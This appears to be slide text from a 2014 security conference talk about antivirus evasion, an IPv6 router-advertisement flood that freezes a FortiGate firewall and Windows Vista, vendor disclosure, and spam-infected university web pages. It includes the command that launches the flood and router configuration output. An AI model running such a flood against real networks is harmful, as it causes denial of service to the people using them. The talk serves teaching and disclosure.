samsclass.info/evil.exe



← → <http://attack.samscl...> attack.samsclass.info

NORTON JUST DON'T CARE

F-Secure is running! I am safe!

EVIL KEYLOGGER STEALING MY STUFF!!

Anti-Virus

F-Secure. ANTI-VIRUS

Status Tools Statistics

 **Your computer is protected**

- ✓ All security features are up to date
- ✓ Last successful update check 5/24/2014 12:22 PM

Scan Settings

Protecting the irreplaceable

UNSTOPPABLE

- None of these products stop it
 - Norton
 - Kaspersky
 - F-Secure
 - Avast!
 - Microsoft Security Essentials



Picking on AV

Picking on Fortinet

Picking on Microsoft

Picking on UC Santa Cruz

FortiGate 30D

IPv6-Enabled Firewall

- Router at 192.168.1.99
- "Admin" with no password
- To enable IPv6 and stateless auto-configuration (SLAAC):

```
config system interface  
edit "wan"  
config ipv6  
set autoconf enable  
end  
end
```

SLAAC

- SLAAC address appears

```
FGT30D3X13016177 # diagnose ipv6 address list
dev=17 devname=vsys_fgfm flag=P scope=254 prefix=128 addr>:::1
dev=16 devname=vsys_ha flag=P scope=254 prefix=128 addr>:::1
dev=13 devname=root flag=P scope=254 prefix=128 addr>:::1
dev=5 devname=wan flag= scope=0 prefix=64 addr=4455::a5b:eff:fe4e:b561 pre
dev=5 devname=wan flag=P scope=253 prefix=10 addr=fe80::a5b:eff:fe4e:b561
```

IPv6 Routing Table

- Reasonable size; 10-20 lines

```
FGT30D3X13016177 # diagnose ipv6 route list
vf=0 type=02 protocol=0(unspec) flag=80200001 oif=13(root) dst:::1/128 gwy::: prio=100 pmtu=16436
vf=0 type=02 protocol=0(unspec) flag=00300001 oif=13(root) dst:4455::/128 gwy::: prio=100 pmtu=16436
vf=0 type=02 protocol=0(unspec) flag=80200001 oif=13(root) dst:4455::a5b:eff:fe4e:b561/128 gwy::: prio=100
vf=0 type=01 protocol=2(kernel) flag=00440001 oif=5(wan) dst:4455::/64 prio=100 pmtu=1500
vf=0 type=02 protocol=0(unspec) flag=00300001 oif=13(root) dst:fe80::/128 gwy::: prio=100 pmtu=16436
vf=0 type=02 protocol=0(unspec) flag=80200001 oif=13(root) dst:fe80::a5b:eff:fe4e:b561/128 gwy::: prio=100
vf=0 type=07 protocol=3(boot) flag=00200200 oif=13(root) dst:fe80::/10 prio=100 pmtu=16436
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=14(ssl.root) dst:fe80::/10 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=3(lan) dst:fe80::/10 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=12(modem) dst:fe80::/10 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=5(wan) dst:fe80::/10 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=01040001 oif=5(wan) dst:ff02::1/128 gwy:ff02::1 prio=0 pmtu=1500
vf=0 type=07 protocol=3(boot) flag=00200200 oif=13(root) dst:ff00::/8 prio=100 pmtu=16436
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=14(ssl.root) dst:ff00::/8 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=3(lan) dst:ff00::/8 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=12(modem) dst:ff00::/8 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=00040001 oif=5(wan) dst:ff00::/8 prio=100 pmtu=1500
vf=0 type=01 protocol=2(kernel) flag=00050003 oif=5(wan) gwy:fe80::20e:c6ff:fe88:e857 prio=400 pmtu=1500
vf=0 type=07 protocol=0(unspec) flag=00200200 oif=13(root) prio=ffffffff pmtu=0
```

Flood of Router Advertisements

- Router GUI and text administration freezes instantly


```
root@kali:~/layer1# flood_router26 eth3
Starting to flood network with router advertisements on eth3 (Press Control
-C to end, a dot is printed for every 100 packet):
.....
.....
.....
```

- After flood stops,
 - `diagnose ipv6 address list`
 - `diagnose ipv6 route list`
- have long, unreadable lists

Disable Autoconfiguration

```
config system interface
edit "wan"
config ipv6
set autoconf disable
end
end
```

Flood Drives CPU to 100%







Responsible Disclosure

- I told Fortinet on April 24, 2014, and they were able to reproduce it on April 25, 2014
- Revised firmware will be coming out "soon"

Firmware Upgrade?


- In Status, in "System Information", "Firmware Version", click "Details"

Current Running Firmware: FGT30D-5.00-build228 [\[Upgrade\]](#)

 Delete  Change Comments  Upgrade  Upload

<input checked="" type="checkbox"/>	Firmware Version
<input type="checkbox"/>	FGT30D-5.00-FW-build228-130809
<input type="checkbox"/>	FGT30D-5.00-FW-build208-130921

Videos Work!




- I've never had a vendor succeed in reproducing attacks in <24 hours before
- Submit Vuln Disclosures in Video Form!

- ✓ Picking on AV
- ✓ Picking on Fortinet
- Picking on Microsoft
- Picking on UC Santa Cruz

Windows Vista

Vulnerable to IPv6 RA Flood

- 30-90 sec of flood pegs CPU at 100% forever
- Very strange, since Microsoft patched this for
 - Windows XP
 - Windows 7
 - Windows 8
 - Server 2008
 - Server 2012



0:01 / 3:08

🖋️ ✨ 🎵 💬 CC

Analytics Video Manager

👤 Vista Killed by IPv6 RA Flood

Responsible Disclosure

- Marc Heuse told Microsoft about this on July 10, 2010
- I told them many times after that
- Is Vista supported or not?

- ✓ Picking on AV
- ✓ Picking on Fortinet
- ✓ Picking on Microsoft
- Picking on UC Santa Cruz


UC Santa Cruz

Malware Hall of Shame


- UCSC has been pwned by Russian Viagra sellers since at least Dec. 2013
 - I notified them in Dec. 2013
 - They re-imaged a server
 - Exploit came back and spread
- They won't talk to me or let me help
- No one cares

7000 Infected Pages

- Criminals own UCSC and they don't care
- They just do anything they like



← → ↻ 🏠

 This page is in Would you like to translate it?

Astrophysical & Planetary Sciences

@ University of California Santa Cruz


Eine ätzende Wirkung hält Russell H.

Viagra ersatz



September 2006 bei der Alarabänder entstehen ließen. Kritiker waren die an Marx 1847 wurde die US-Amerikaner Robert Koch entd
Umsetzen mit Lehm verschmiert, oder auch die Bildungseinrichtungen in Sydney gilt es einer Entbindung. Es existieren weitere, mei
selten, ab 1900 in der Regel eine falsche Zitierungen und behält bei Moskau. Wegen des Rechts ist ein erneuter Haftbefehl gegen die
auch fremder Arbeitsprodukte realisiert sind.

← → ↻ 🏠 research.pbsci.ucsc.edu/eeb/cheng/wp-content/themes/twentyeleven/colors/color.php?p=968

 This page is in French Would you like to translate it?

Astrophysical & Planetary Sciences

@ University of California Santa Cruz

Au contraire, la délocalisation de février 1994.

Viagra achat libre



Et ceci, l'«Occident» de Lacon. Le foie dans un cancer de ce produit. Marquage du sublime, l'exotisme et viagra achat libre plus c
pays se dévouer à s'étendre au nombre de Kalmar ». La période ou déterministe. sont deux opérateurs qui sait aujourd'hui de vie c
par le souffle de son environnement est nécessaire auparavant. Les levures ont été distribués directement d'autres documents persc
fin du pharaon. Le Sénégal oriental et Himéros (Désir) accompagnent les mesures (médicales, éthiques (cf.

Failure to address 2011 hacking tied to '13 breach

By Mary Beth Faller

The Republic | azcentral.com

Tue Feb 25, 2014 10:36 AM


A 2011 breach of the Maricopa County Community College District's computer system created a problem that never was addressed, leading to a much more serious 2013 hacking incident that could end up costing the district millions of dollars, according to a district document and several people who worked closely with the system.

Maricopa Was Warned

Quote from the report:

“After 9-10 months, none of the agreed upon next steps have been accomplished. We are still running on a compromised server... The risk to MCCCCD of running a compromised server is very high. The potential impact is critical”

Resources

A dark teal rectangular graphic with white and yellow text. At the top, it says "Summer 2014 Events" in white. Below that, "LayerOne" is written in yellow with a white underline. Underneath, "Sat May 24 - Sun May 25, Los Angeles" is in white. Then "Violent Python" is in white. At the bottom, four items are listed in white: "PPTX", "PDF", "Projects" (in yellow), and "EVIL APT TOOL".

Summer 2014 Events

LayerOne

Sat May 24 - Sun May 25, Los Angeles

Violent Python

PPTX PDF Projects EVIL APT TOOL

- Everything is at samsclass.info
 - Instructions for these attacks
 - These Slides
 - Videos
 - EVIL APT TOOL